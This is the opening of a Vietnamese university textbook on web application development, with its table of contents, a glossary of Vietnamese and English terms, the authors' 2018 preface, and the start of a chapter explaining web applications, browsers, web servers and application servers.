

MỤC LỤC

BẢNG CÁC THUẬT NGỮ VÀ TỪ VIẾT TẮT	x
LỜI NÓI ĐẦU	xiv
CHƯƠNG 1. KIẾN TRÚC ỨNG DỤNG WEB.....	1
1.1. ỨNG DỤNG WEB CÙNG CÁC THÀNH PHẦN LIÊN QUAN	1
1.2. TRÌNH KHÁCH WEB	2
1.3. TRÌNH PHỤC VỤ WEB.....	3
1.4. TRÌNH PHỤC VỤ ỨNG DỤNG	3
1.5. HỆ QUẢN TRỊ CƠ SỞ DỮ LIỆU	4
1.6. KHUNG NHÌN CHUNG.....	4
1.7. ĐỊNH DANH ỨNG DỤNG WEB	5
1.8. ĐỊNH VỊ TÀI NGUYÊN WEB	6
1.9. HTTP.....	8
1.9.1. Yêu cầu HTTP	8
1.9.2. Đáp ứng HTTP	8
1.9.3. Phương thức HTTP	9
1.9.4. Tiêu đề HTTP	10
1.9.5. Mã trạng thái	11
1.9.6. Kết nối liên tục và cơ chế dẫn ống	11
1.10. KIỂU MINE	12
1.11. WEB TĨNH VÀ WEB ĐỘNG	12
1.12. WEB PROXY	13
1.13. LỊCH SỬ PHÁT TRIỂN WEB	14
Bài tập	15
Đọc thêm	15
CHƯƠNG 2. XÂY DỰNG TRANG WEB BẰNG HTML.....	16
2.1. MÃ NGUỒN TRANG WEB, ĐỐI TƯỢNG TÀI LIỆU	16

2.2. THẺ	16
2.3. CHÚ THÍCH	17
2.4. CẤU TRÚC TÀI LIỆU HTML	18
2.5. DOCTYPE	18
2.6. TIÊU ĐỀ TRANG	18
2.7. THÔNG TIN VỀ TRANG	19
2.8. LIÊN KẾT TÀI NGUYÊN	19
2.9. KỊCH BẢN	20
2.10. KIỂU TRÌNH DIỄN	20
2.11. NỘI DUNG VĂN BẢN	21
2.11.1. Đầu mục	21
2.11.2. Văn bản thường	21
2.11.3. Trích dẫn	21
2.11.4. Đoạn văn	22
2.11.5. Bài viết	22
2.11.6. Phân đoạn tài liệu	22
2.11.7. Ngắt chủ đề	22
2.11.8. Tham chiếu ký tự	23
2.11.9. Sử dụng bảng mã	23
2.12. SIÊU LIÊN KẾT, ĐIỂM ĐÁNH DẤU	23
2.13. DANH SÁCH, BẢNG BIỂU	24
2.13.1. Danh sách có thứ tự	24
2.13.2. Danh sách không có thứ tự	25
2.13.3. Danh sách mô tả	25
2.13.4. Bảng biểu	25
2.14. NỘI DUNG NHÚNG	27
2.14.1. Đối tượng nhúng	27
2.14.2. Hình ảnh	28
2.14.3. Âm thanh, phim	29

2.14.4. Khung nội tuyến.....	29
2.15. TRÌNH BÀY, NHÓM GỘP	30
2.15.1. Ngắt dòng hiển thị	30
2.15.2. Nhóm gộp.....	30
2.16. NHẬP LIỆU	30
2.16.1. Dữ liệu văn bản	31
2.16.2. Dữ liệu kiểu liệt kê	31
2.16.3. Dữ liệu tùy biến.....	32
2.16.4. Đệ trình dữ liệu	32
2.16.5. Hỗ trợ nhập liệu	33
2.17. CẬP NHẬT KIẾN THỨC VỀ HTML.....	34
Bài tập	34
Đọc thêm	35
CHƯƠNG 3. ĐỊNH KIỂU TRÌNH DIỄN TRANG WEB BẰNG CSS	36
3.1. BẢNG ĐỊNH DẠNG	36
3.2. BỘ CHỌN	36
3.2.1. Bộ chọn theo phần tử	36
3.2.2. Bộ chọn theo thuộc tính.....	37
3.2.3. Bộ chọn theo định danh	37
3.2.4. Bộ chọn theo lớp	38
3.2.5. Bộ chọn nội tuyến.....	38
3.2.6. Bộ chọn tất cả	39
3.2.7. Lớp giả, phần tử giả	39
3.2.8. Kết hợp nhiều bộ chọn.....	40
3.2.9. Viết gộp nhiều bộ chọn.....	41
3.3. KHAI BÁO CSS	41
3.4. CHÚ THÍCH TRONG CSS	42
3.5. BẢNG ĐỊNH DẠNG KẾ THỪA VÀ MẶC ĐỊNH	42
3.6. THỨ TỰ ƯU TIÊN CÁC BẢNG ĐỊNH DẠNG	42

3.7. MÔ HÌNH TRÌNH DIỄN ĐỔI TƯỢNG TÀI LIỆU	44
3.8. HIỂN THỊ THEO DÒNG VÀ THEO KHỐI.....	46
3.9. VỊ TRÍ TRÌNH DIỄN ĐỔI TƯỢNG TÀI LIỆU	47
3.9.1. Vị trí tĩnh.....	47
3.9.2. Vị trí tương đối	48
3.9.3. Vị trí tuyệt đối.....	49
3.9.4. Vị trí cố định.....	50
3.9.5. Trôi	51
3.9.6. Cao độ	52
3.10. CSS CÓ ĐIỀU KIỆN	52
3.11. MỘT VÀI ĐỊNH DẠNG PHỔ BIẾN.....	54
3.11.1. Dàn trang	54
3.11.2. Giá trị màu.....	55
3.11.3. Định dạng văn bản, phông chữ.....	55
3.11.4. Định dạng nền	56
3.11.5. Định dạng viền	56
3.11.6. Biến đổi 2D, 3D	56
3.12. CẬP NHẬT KIẾN THỨC VỀ CSS.....	56
Bài tập	57
Đọc thêm	57
CHƯƠNG 4. QUẢN LÝ TRANG WEB BẰNG JAVASCRIPT	58
4.1. CƠ BẢN VỀ JAVASCRIPT	58
4.1.1. Định kiểu không tường minh.....	58
4.1.2. Biến, hàm	59
4.1.3. Mảng.....	59
4.1.4. Đối tượng và kế thừa	60
4.1.5. Xâu ký tự	63
4.2. MÔ HÌNH ĐỔI TƯỢNG TÀI LIỆU	64
4.3. MÔ HÌNH ĐỔI TƯỢNG TRÌNH DUYỆT	66

4.4. QUẢN LÝ TRANG WEB	68
4.4.1. Lấy tham chiếu các đối tượng tài liệu	68
4.4.2. Đọc và thay đổi giá trị thuộc tính của đối tượng tài liệu	69
4.4.3. Thay đổi kiểu trình diễn đối tượng tài liệu	69
4.4.4. Xử lý sự kiện trên đối tượng tài liệu.....	70
4.4.5. Thêm mới, loại bỏ đối tượng tài liệu	73
4.4.6. Mở cửa sổ mới và tương tác giữa các đối tượng ở các cửa sổ khác nhau	74
4.4.7. Hộp thoại, in ấn	76
4.5. AJAX	77
4.6. JSON.....	80
4.7. VẤN ĐỀ CỦA TRÌNH DUYỆT.....	82
4.8. CẬP NHẬT KIẾN THỨC VỀ JAVASCRIPT	83
Bài tập	83
Đọc thêm	83
CHƯƠNG 5. THƯ VIỆN PHÁT TRIỂN MẶT TRƯỚC.....	85
5.1. GIỚI THIỆU	85
5.2. JQUERY	86
5.2.1. Bao hàm jQuery	86
5.2.2. Cú pháp	86
5.2.3. Đọc và thay đổi giá trị thuộc tính của đối tượng tài liệu	87
5.2.4. Thay đổi kiểu trình diễn đối tượng tài liệu	88
5.2.5. Thêm mới, loại bỏ đối tượng tài liệu	89
5.2.6. Duyệt DOM.....	90
5.2.7. Xử lý sự kiện trên đối tượng tài liệu.....	93
5.2.8. Hiệu ứng	93
5.2.9. jQuery AJAX	95
5.3. BOOTSTRAP.....	97
5.3.1. Bao hàm Bootstrap	97
5.3.2. Hệ thống kiểu trình diễn CSS.....	98

5.3.3. Hệ thống lưới	101
5.3.4. Các thành phần giao diện	103
5.3.5. JavaScript API.....	107
5.4. REACT	108
5.4.1. Thành phần và phần tử React	108
5.4.2. Cập nhật giao diện và xử lý sự kiện.....	109
5.4.3. Buộc dữ liệu một-chiều trên-xuống.....	111
5.4.4. Chuyển dữ liệu ngược lên bằng hàm gọi lại.....	112
5.4.5. JSX.....	116
5.4.6. Thiết lập môi trường React	117
5.5. CẬP NHẬT KIẾN THỨC VỀ PHÁT TRIỂN MẶT TRƯỚC	118
Bài tập	118
Đọc thêm	118
CHƯƠNG 6. CÔNG NGHỆ WEB ĐỘNG	119
6.1. NHIỆM VỤ BÊN PHỤC VỤ	119
6.1.1. Tiếp nhận và phân tích yêu cầu HTTP.....	119
6.1.2. Xử lý nghiệp vụ và tạo đáp ứng HTTP.....	120
6.1.3. Lưu và sử dụng trạng thái làm việc	121
6.1.4. Lưu dữ liệu bền vững.....	121
6.1.5. Đảm bảo an ninh	121
6.2. NGÔN NGỮ LẬP TRÌNH PHP.....	121
6.2.1. Tệp/trang PHP	122
6.2.2. Kiểu dữ liệu, biến, hàm	123
6.2.3. Phép toán, biểu thức	125
6.2.4. Cấu trúc điều khiển.....	126
6.2.5. Xâu.....	129
6.2.6. Mảng.....	130
6.2.7. Lớp và đối tượng.....	132
6.2.8. Giao diện.....	133

6.2.9. Không gian tên.....	133
6.2.10. Xử lý ngoại lệ	135
6.3. PHÁT TRIỂN ỨNG DỤNG WEB VỚI PHP	136
6.4. MẪU THIẾT KẾ MVC.....	138
6.5. GIAO DIỆN CẤU PHẦN	142
6.6. WEB API.....	143
Bài tập	145
Đọc thêm	145
CHƯƠNG 7. THAO TÁC CƠ SỞ DỮ LIỆU	146
7.1. TỔNG QUAN	146
7.2. MYSQLi	147
7.2.1. Cài đặt và cấu hình.....	147
7.2.2. Mở và đóng kết nối cơ sở dữ liệu	147
7.2.3. Cập nhật cơ sở dữ liệu	148
7.2.4. Truy vấn và xử lý kết quả	148
7.2.5. Câu lệnh chuẩn bị trước	149
7.2.6. Thực thi giao tác	151
7.3. PDO	152
7.3.1. Giao diện thao tác cơ sở dữ liệu	152
7.3.2. Cài đặt và cấu hình.....	153
7.3.3. Mở và đóng kết nối cơ sở dữ liệu	153
7.3.4. Cập nhật cơ sở dữ liệu	154
7.3.5. Truy vấn và xử lý kết quả	155
7.3.6. Câu lệnh chuẩn bị trước	155
7.3.7. Thực thi giao tác	157
7.4. ÁNH XÃ THỰC THẾ ĐỐI TƯỢNG	158
Bài tập	160
Đọc thêm	160
CHƯƠNG 8. LUU TRẠNG THÁI VÀ ĐẢM BẢO AN NINH	161

8.1. LUU THONG TIN TRANG THAI	161
8.1.1. Cookie	161
8.1.2. Phiên.....	164
8.2. DAM BAO AN NINH	166
8.2.1. Xử lý dữ liệu vào	166
8.2.2. Quản lý truy cập.....	172
8.2.3. Đối phó với tấn công.....	176
8.2.4. Bảo vệ dữ liệu bằng mật mã học.....	177
8.2.5. Một số rủi ro an ninh ứng dụng web	178
Bài tập	178
Đọc thêm	178
CHƯƠNG 9. VIẾT LẠI VÀ ĐỊNH TUYẾN URL	179
9.1. GIỚI THIỆU	179
9.2. VIẾT LẠI URL	180
9.2.1. Tổng quan.....	180
9.2.2. Viết lại với mod_rewrite của Apache	180
9.2.3. Một vài ví dụ thực tế.....	184
9.3. ĐỊNH TUYẾN URL	184
9.3.1. Tổng quan.....	184
9.3.2. Cài đặt đơn giản	186
9.3.3. Cài đặt theo MVC.....	186
9.4. RESTFUL URL, REST API	189
Bài tập	192
Đọc thêm	192
CHƯƠNG 10. KHUNG PHÁT TRIỂN MẶT SAU.....	193
10.1. GIỚI THIỆU	193
10.2. LARAVEL	193
10.2.1. Cấu trúc ứng dụng, nguyên lý hoạt động	193
10.2.2. Tạo ứng dụng mới.....	194

10.2.3. Thiết lập thông tin định tuyến URL	194
10.2.4. Xây dựng lớp điều khiển.....	196
10.2.5. Xây dựng lớp mô hình.....	199
10.2.6. Thiết lập quan hệ giữa các mô hình.....	202
10.2.7. Xây dựng lớp giao diện	206
Bài tập	208
Đọc thêm	208

Lê Đình Thanh, Nguyễn Việt Anh
WebAppDev

BẢNG CÁC THUẬT NGỮ VÀ TỪ VIẾT TẮT

Thuật ngữ tiếng Việt	Thuật ngữ tiếng Anh	Viết tắt
An ninh tầng giao vận	Transport Layer Security	TLS
Ánh xạ đối tượng-quan hệ	Object-Relational Mapping	ORM
Bảng định dạng	Cascading Style Sheet	CSS
Bên khách	Client-side	
Bên phục vụ	Server-side	
Biểu diễn mã phần trăm	Percent-encoding	
Biểu diễn mã URL	URL encoding	
Bộ tiền xử lý siêu văn bản PHP	PHP Hypertext Preprocessor	PHP
Buộc	Binding	
Câu lệnh chuẩn bị trước	Prepared statements	
Câu lệnh có tham số	Parameterized statements	
Chính sách cùng nguồn gốc	Same-origin policy	SOP
Chuỗi nguyên mẫu	Prototype chain	
Chuỗi truy vấn	Query string	
Chuyển trạng thái trình diễn	Representational State Transfer	REST
Cơ sở dữ liệu	Database	CSDL
Có trạng thái	Stateful	
CSS ngoài	External CSS	
CSS trong	Internal CSS	
Dãy ký tự thoát	Escape sequence	
Dẫn ống	Pipelining	
Đào hầm	Tunneled	
Đáp ứng HTTP	HTTP response	
Đệ trình	Submit	
Điểm đánh dấu	Bookmark	

Điều khiển truy cập	Access control	
Điều kiện hỗ trợ	Supports condition	
Định kiểu động	Dynamic typing	
Định kiểu không tường minh	Implicit typing	
Định nghĩa kiểu tài liệu	Document Type Definition	DTD
Định tuyến URL	URL routing	
Định vị tài nguyên đồng nhất	Uniform Resource Locator	URL
Đối tượng cha	Parent element	
Đối tượng con	Child element	
Đối tượng dữ liệu PHP	PHP Data Objects	PDO
Đối tượng/phần tử tài liệu	Document object/element	
Dựa trên nguyên mẫu	Prototype-based	
Giao diện cổng chung	Common Gateway Interface	CGI
Giao diện lập trình ứng dụng	Application Programming Interface	API
Giao thức truyền siêu văn bản	Hypertext Transfer Protocol	HTTP
Hiển thị theo dòng	Inline	
Hiển thị theo khối	Block	
Hướng kết nối	Connection-oriented	
JavaScript và XML không đồng bộ	Asynchronous JavaScript and XML	AJAX
Kết nối HTTP liên tục	HTTP persistent connection	
Khách-phục vụ	Client-server	
Kiến trúc đa tầng	Multitier architecture, n-tier	
Kiểu MINE	MINE type	
Kiểu nội dung	Content type	
Kiểu phương tiện	Media type	
Ký pháp đối tượng JavaScript	JavaScript Object Notation	JSON
Lớp giả	Pseudo class	
Lưu trữ ảo	Virtual hosting	

Lưu trữ web	Hosting	
Máy tìm kiếm	Search engine	
Mã trên cấu hình	Code over configuration/coding by convention	CoC
Mạng phân phối nội dung	Content Delivery Network	CDN
Mặt sau	Backend	
Mặt trước	Frontend	
Mô hình đối tượng tài liệu	Document Object Model	DOM
Mô hình đối tượng trình duyệt	Browser Object Model	BOM
Mô hình hộp	Box model	
Mở rộng JavaScript	JavaScript eXtension	JSX
Mở rộng mail đa mục đích	Multipurpose Internet Mail Extensions	MIME
MVC	Model-View-Controller	
Ngăn xếp web	Web stack	
Ngôn ngữ đánh dấu có thể mở rộng	eXtensible Markup Language	XML
Ngôn ngữ đánh dấu siêu văn bản	Hypertext Markup Language	HTML
Nội dung web	Web content	
Phản tử giả	Pseudo element	
Phát triển mặt sau	Back-end/server-side development	
Phát triển mặt trước	Front-end/client-side development	
Phi kết nối	Connectionless	
Phương thức HTTP	HTTP method	
Proxy chuyển tiếp	Forward proxy	
Proxy ngược	Reverse proxy	
Quản lý phiên	Session management	
Siêu liên kết	Hyperlink	

Tài nguyên mặc định	Default document	
Tài nguyên web	Web resource	
Tầng socket an toàn	Secure Socket Layer	SSL
Tầng logic nghiệp vụ	Business logic tier	
Tầng trình diễn	Presentation tier	
Tầng truy cập dữ liệu	Data access tier	
Tham chiếu ký tự	Character reference	
Thẻ HTML	HTML tag	
Thông dịch	Interpret	
Trang web	Web page	
Trình duyệt web	Web browser	
Trình khách web	Web client	
Trình phục vụ HTTP	HTTP server	
Trình phục vụ ứng dụng	Application server	
Trình phục vụ web	Web server	
Truy vấn phương tiện	Media query	
Ứng dụng web	Web application	
URL ngữ nghĩa	Semantic URL	
URL phi ngữ nghĩa	Non-semantic URL	
Viết lại URL	URL rewrite	
Web	World Wide Web	WWW
Web API	Web API	
Website	Website	
Xác thực	Authentication	
Yêu cầu HTTP	HTTP request	

LỜI NÓI ĐẦU

Với sự thịnh hành của Internet và web, phát triển ứng dụng web đã trở thành một nhánh quan trọng trong công nghiệp phần mềm. Nhu cầu nhân lực về phát triển ứng dụng web tại các doanh nghiệp luôn ở mức cao và không ngừng tăng. Vì vậy, kiến thức và kỹ năng về phát triển ứng dụng web là một hành trang cần thiết đối với tất cả sinh viên ngành công nghệ thông tin.

Giáo trình này được xuất bản nhằm trang bị cho sinh viên hiểu biết một cách toàn diện và có hệ thống các kiến thức cốt lõi liên quan phát triển ứng dụng web, nắm bắt và sử dụng tốt một số công cụ và kỹ thuật hiện đại trong phát triển ứng dụng web, có thể phát triển và triển khai ứng dụng web trong công nghiệp, cũng như dễ dàng nắm bắt và làm chủ được các công nghệ tạo lập web trong tương lai. Ngoài ra, sinh viên có thể tự tạo lập công cụ cho phát triển ứng dụng web.

Nội dung giáo trình bao trùm từ các kiến thức cơ bản tới các kỹ năng, kỹ thuật nâng cao, thực tiễn và chi tiết trong lĩnh vực phát triển ứng dụng web, trong đó kiến thức theo W3C là nền tảng, cốt lõi. Không những vậy, nội dung giáo trình có tính trung lập với các công nghệ và công cụ phát triển ứng dụng web, giúp sinh viên có thể sử dụng, chuyển đổi công nghệ và công cụ khi cần thiết. Chương 1 trình bày kiến thức tổng quan về hệ thống web, kiến trúc tổng thể, cơ chế hoạt động của ứng dụng web. Các chương từ 2 đến 4 trình bày đầy đủ và sâu sắc kiến thức về phát triển mặt trước (front-end development), tức phát triển mã nguồn chạy ở trình duyệt. Chương 5 giới thiệu một số công cụ hiện đại và phổ biến cho phát triển mặt trước. Các chương từ 6 đến 9 trình bày kiến thức căn bản và nâng cao về phát triển mặt sau (back-end development), tức phát triển mã nguồn chạy ở bên phục vụ. Chương 10 giới thiệu một thư viện cho phát triển mặt sau.

Sinh viên trước khi học theo giáo trình này cần có hiểu biết căn bản về lập trình thủ tục, lập trình hướng đối tượng, cơ sở dữ liệu và mạng máy tính. Thứ tự các chương cũng là trình tự nội dung nên học. Chương 1 là nội dung căn bản, cần phải được học đầu tiên. Nếu có định hướng trở thành lập trình viên phát triển mặt trước, sinh viên cần đào sâu kiến thức ở các chương từ 2 đến 4, đồng thời nắm được các công cụ được giới thiệu ở Chương 5. Ngược lại, nếu có định hướng trở thành lập trình viên phát triển mặt sau, sinh viên cần đào sâu kiến thức ở các chương từ 6 đến 9, đồng thời nắm được các công cụ được giới thiệu ở Chương 10. Nếu có định hướng trở thành lập trình viên phát triển cả mặt trước và mặt sau (full-stack), sinh viên cần nắm vững kiến thức được trình bày trong tất cả các chương. Các công cụ được giới thiệu ở hai chương 5 và 10 đang là cập nhật ở thời điểm giáo trình được viết (năm 2017-2018) nhưng rất có thể sẽ trở nên lỗi thời và được thay thế bởi những công cụ khác trong vài năm tới. Do vậy, việc nắm vững các kiến thức nền tảng được trình bày ở các chương 2-4 (đối với phát triển mặt

trước), 6-9 (đối với phát triển mặt sau) là vô cùng quan trọng. Nắm vững những kiến thức và công nghệ nền tảng ở các chương 2-4, 6-9, cùng với việc sẵn sàng tiếp cận công cụ và kỹ thuật phát triển mới là yêu cầu bắt buộc đối với mọi lập trình viên phát triển ứng dụng web.

Trong toàn bộ giáo trình, sau mỗi phần trình bày kiến thức luôn có các chương trình, mã nguồn minh họa. Tất cả chương trình, mã nguồn này đều đã được tác giả lập trình, chạy thử trên ít nhất một vài trình duyệt. Sinh viên được khuyến cáo lặp lại việc lập trình, chạy thử chương trình, mã nguồn đó trong quá trình học nhằm làm sâu sắc hơn kiến thức tiếp thu được, đồng thời tự rèn luyện kỹ năng thực hành. Do hầu hết các mục trong giáo trình đều có chương trình, mã nguồn minh họa nên tất cả các chương trình, mã nguồn minh họa không được đánh số tường minh như các hình vẽ mà ngầm định được đánh số theo/trùng với chỉ số của đề mục. Ví dụ, chương trình minh họa trong Mục 3.2.1 được đánh số ngầm định là L.3.2.1 (hay Listing 3.2.1). Trường hợp có nhiều chương trình, mã nguồn minh họa trong cùng một mục, các chương trình, mã nguồn vẫn được đánh số ngầm định theo quy tắc ở trên, cộng thêm hậu tố cho biết thứ tự của chương trình, mã nguồn minh họa trong cùng mục. Ví dụ, Mục 4.4.2 có hai mã nguồn được đánh số ngầm định là L.4.4.2-1 và L.4.4.2-2. Sinh viên cũng có thể duyệt, tải về và chạy thử tất cả các chương trình, mã nguồn minh họa tại địa chỉ <http://uet.vnu.edu.vn/~thanhld/textbooks/webappdev/>.

Các tác giả cảm ơn các đồng nghiệp tại Trường Đại học Công nghệ, ĐHQGHN đã luôn khuyến khích các hoạt động nghiên cứu phát triển và giảng dạy về phát triển ứng dụng web.

Các tác giả bày tỏ sự cảm ơn đặc biệt đối với TS. Nguyễn Thanh Hùng (Trường Đại học Bách khoa Hà Nội), TS. Nguyễn Đình Hóa và TS. Nguyễn Trọng Khánh (Học viện Công nghệ Bưu chính Viễn thông), PGS.TS. Trương Anh Hoàng, PGS.TS. Nguyễn Đình Việt, TS. Hoàng Xuân Tùng, TS. Nguyễn Hoài Sơn, TS. Võ Đình Hiếu và ThS. Đào Minh Thư (Trường Đại học Công nghệ, ĐHQGHN) đã đọc bản thảo và cho ý kiến phản biện, góp ý chi tiết để các tác giả bổ sung, hoàn thiện, nâng cao chất lượng cuốn giáo trình này.

Vì giáo trình được xuất bản lần đầu nên khó tránh khỏi những hạn chế. Các tác giả mong nhận được những góp ý để lần xuất bản sau được hoàn chỉnh hơn. Các ý kiến góp ý, phê bình xin vui lòng gửi về địa chỉ thanhld@vnu.edu.vn hoặc vietanh@vnu.edu.vn.

Các tác giả trân trọng cảm ơn mọi ý kiến góp ý.

Hà Nội, ngày 05 tháng 7 năm 2018.

Lê Đình Thành, Nguyễn Việt Anh

Chương 1

KIẾN TRÚC ỨNG DỤNG WEB

1.1. ỨNG DỤNG WEB CÙNG CÁC THÀNH PHẦN LIÊN QUAN

Nhằm đáp ứng nhu cầu sử dụng ngày càng lớn và đa dạng của người dùng, nhiều phần mềm ứng dụng (application software, viết tắt là application hay app) đã ra đời, trong đó có **ứng dụng web** (web application hay web app). Ứng dụng web là một dạng phần mềm ứng dụng rất phổ biến ngày nay. Google.com, Twitter.com, Facebook.com, Amazon.com, Github.com hay Wikipedia.org là một vài ví dụ trong rất nhiều ứng dụng web nổi tiếng, có hàng triệu người sử dụng trên khắp thế giới. Các tổ chức, doanh nghiệp, ở bất kể quy mô nào, hầu như đều sở hữu những ứng dụng riêng nhằm cung cấp tin tức, quảng bá sản phẩm, xử lý nghiệp vụ, giao dịch với khách hàng. Nhiều cá nhân cũng là chủ sở hữu của ít hay nhiều các ứng dụng web khác nhau.

Ứng dụng web có những đặc trưng khác biệt so với các dạng phần mềm ứng dụng còn lại¹. Thứ nhất, giao diện hay tương tác với người dùng của ứng dụng web không được thực hiện trực tiếp mà gián tiếp thông qua các phần mềm trung gian là **trình duyệt web** (web browser), gọi tắt là trình duyệt, và **trình phục vụ web** (web server), gọi tắt là trình phục vụ. Người dùng tương tác với trình duyệt, trình duyệt giao tiếp với trình phục vụ, và trình phục vụ giao tiếp với ứng dụng web. Thông qua chuỗi tương tác và giao tiếp như vậy, người dùng có thể gửi yêu cầu đến ứng dụng web, và ở chiều ngược lại ứng dụng web có thể trả kết quả xử lý về cho người dùng. Trình duyệt chạy ngay trên thiết bị của người dùng trong khi trình phục vụ và ứng dụng web thường chạy trên máy tính ở xa trên Internet. Trình duyệt và người dùng tạo nên **bên khách** (client-side) hay **mặt trước** (frontend), trong khi trình phục vụ và ứng dụng web thuộc về **bên phục vụ** (server-side) hay **mặt sau** (backend). Giao tiếp giữa trình duyệt và trình phục vụ web được thực hiện theo giao thức **HTTP** (Hypertext Transfer Protocol) theo mô hình **khách-phục vụ** (client-server).

Thứ hai, kết quả xử lý hay đầu ra (output) của ứng dụng web, sản phẩm mà bên khách yêu cầu, còn gọi là **nội dung web** (web content), không phải là dữ liệu như những ứng dụng khác, mà chủ yếu là mã nguồn (source code) được thể hiện bằng các ngôn ngữ lập trình **HTML**, **JavaScript** và **CSS**. Trình duyệt web có nhiệm vụ **thông dịch** (interpret) mã nguồn nhận được và trình diễn kết quả cho người dùng. Nội dung web có chứa các **siêu liên kết** (hyperlink) và trên giao diện của trình duyệt, người dùng có thể chọn theo (follow) các siêu liên kết để chuyển từ nội dung này đến nội dung khác.

¹ Ứng dụng console, desktop, hay mobile.

Theo Collins English Dictionary năm 2012, ứng dụng web là *phần mềm ứng dụng được truy cập trên Internet*. Random House Dictionary năm 2017 đưa ra một định nghĩa chi tiết hơn về ứng dụng web. Theo đó, ứng dụng web là *phần mềm cung cấp chức năng tương tác và được truy cập thông qua trình duyệt web và URL*. Các định nghĩa này ẩn vai trò của trình phục vụ web, HTTP và đặc trưng của nội dung web. Do vậy, ứng dụng web nên được nhận diện theo các đặc trưng đã được trình bày ở trên.

Nội dung mà ứng dụng web cung cấp cho trình khách được tạo ra từ các **tài nguyên web** (web resource). Từ góc độ lưu trữ, ứng dụng web là tập hợp các tài nguyên web. Tài nguyên là bất kỳ thứ gì có thể tạo ra nội dung. Tài nguyên thường gặp nhất là tệp. Tài nguyên cũng có thể là một tiến trình với một socket và một dòng dữ liệu ra. Có thể hình dung tài nguyên là đơn vị sản xuất ra nội dung, và bên phục vụ có nhiều đơn vị như vậy. Mỗi lần gửi yêu cầu tới trình phục vụ, trình duyệt chỉ định rõ một tài nguyên duy nhất nó cần.

Trình duyệt ít khi yêu cầu tài nguyên không phải là HTML ngay từ đầu. Thay vào đó, trình duyệt sẽ bắt đầu với việc yêu cầu một tài liệu HTML, phân tích nội dung HTML nhận được rồi yêu cầu các tài nguyên được tham chiếu bởi HTML. Một tài liệu HTML cùng các tài nguyên được nó tham chiếu được gọi là **trang web** (web page). Một cách logic, ứng dụng web là tập các trang web có quan hệ mật thiết với nhau về chức năng, dữ liệu và người dùng. Cấu trúc tài liệu HTML sẽ được trình bày trong Chương 2.

Một trang web không chỉ chứa các siêu liên kết đến các trang trong cùng ứng dụng mà còn có thể có những siêu liên kết đến các trang thuộc ứng dụng khác. Đông đảo các trang web có mặt trên Internet cùng số lượng lớn các siêu liên kết giữa chúng tạo nên một mạng lưới, một không gian thông tin hết sức phong phú và rộng khắp gọi là **World Wide Web** (viết tắt là WWW hoặc the Web). Internet, trình phục vụ web, trình duyệt web và giao thức HTTP là những thành phần quan trọng tạo nên hạ tầng cho việc xây dựng không gian thông tin này, hay là hạ tầng cho việc triển khai và khai thác các ứng dụng web.

Cần phân biệt ứng dụng web với **website**. Website là thuật ngữ để chỉ một nhóm các trang web được kết nối với nhau và cùng mang thông tin về một chủ đề hay một nhóm các chủ đề liên quan gần gũi với nhau. Các trang web thuộc cùng website không nhất thiết phải thuộc cùng ứng dụng web.

1.2. TRÌNH KHÁCH WEB

Ngoài trình duyệt, các phần mềm khác như telnet, wget, crawler cũng yêu cầu và sử dụng nội dung do ứng dụng web tạo ra. Trình duyệt và các phần mềm có sử dụng nội dung web được gọi chung là **trình khách web** (web client). Các trình khách sử dụng nội dung web theo nhiều cách khác nhau. Nếu như trình duyệt

thông dịch mã nguồn nhận được và hiển thị kết quả, tương tác với người dùng thì crawler tìm kiếm nội dung trên mã nguồn, telnet và wget đơn giản chỉ kéo mã nguồn về máy tính của người dùng. Do tính phổ biến rõ rệt của trình duyệt, trong giáo trình này, nếu không có phát biểu rõ ràng, trình khách web được hiểu là trình duyệt web, hai thuật ngữ “trình duyệt (web)” và “trình khách (web)” có thể được sử dụng thay thế cho nhau. Các trình duyệt điển hình bao gồm Mozilla Firefox, Google Chrome, Microsoft Edge, Apple Safari.

1.3. TRÌNH PHỤC VỤ WEB

Trình phục vụ web còn được gọi với tên khác là **trình phục vụ HTTP** (HTTP server) vì giao thức truyền thông giữa trình phục vụ web và trình khách là HTTP. Một mặt, trình phục vụ có nhiệm vụ giao tiếp với trình khách để nhận các yêu cầu từ trình khách và gửi đáp ứng cho trình khách. Mặt khác, trình phục vụ web phải tương tác với ứng dụng web để chuyển tiếp yêu cầu đến ứng dụng và nhận kết quả xử lý từ ứng dụng. Cùng một lúc, trình phục vụ web phải giao tiếp với nhiều trình khách, đồng thời tương tác với nhiều ứng dụng web. Các trình phục vụ web phổ biến bao gồm Apache, IIS, và Nginx.

1.4. TRÌNH PHỤC VỤ ỨNG DỤNG

Cũng như các ứng dụng khác, ứng dụng web cần có môi trường để thực thi. Môi trường đó được cung cấp bởi **trình phục vụ ứng dụng** (application server). Trình phục vụ ứng dụng bao gồm các ngôn ngữ lập trình và các thư viện thực thi (runtime libraries). Ứng dụng web là mã chạy trên trình phục vụ ứng dụng và được viết bằng ngôn ngữ được trình phục vụ ứng dụng hỗ trợ. Ứng dụng web gọi đến các thư viện thời gian thực thi cùng các thành phần khác được trình phục vụ ứng dụng cung cấp.

Giao tiếp giữa trình phục vụ ứng dụng với trình phục vụ web có thể được thực hiện thông qua **CGI** (Common Gateway Interface). Ví dụ, ActivePerl và Apache được kết hợp theo cách này. Theo CGI, trình phục vụ ứng dụng đứng sau trình phục vụ web, chạy độc lập với trình phục vụ web như một ứng dụng bàn giao tiếp (console hay shell) được nối ống (pipe, trên Linux ký hiệu là |) vào/ra với trình phục vụ web. Các nối ống vào/ra giúp chuyển tiếp yêu cầu từ trình phục vụ web đến trình phục vụ ứng dụng cũng như chuyển kết quả từ trình phục vụ ứng dụng đến trình phục vụ web. Hạn chế của CGI là tiêu tốn tài nguyên và tốc độ xử lý chậm do việc khởi tạo các tiến trình phục vụ ứng dụng. Nhằm khắc phục những hạn chế này, các trình phục vụ web hiện nay đều cho phép tích hợp các trình phục vụ ứng dụng như những môđun và giao tiếp với chúng thông qua **API** (Application Programming Interface). Nói cách khác, trình phục vụ ứng dụng được nhúng trong trình phục vụ web và hai trình phục vụ hòa nhập vào nhau,

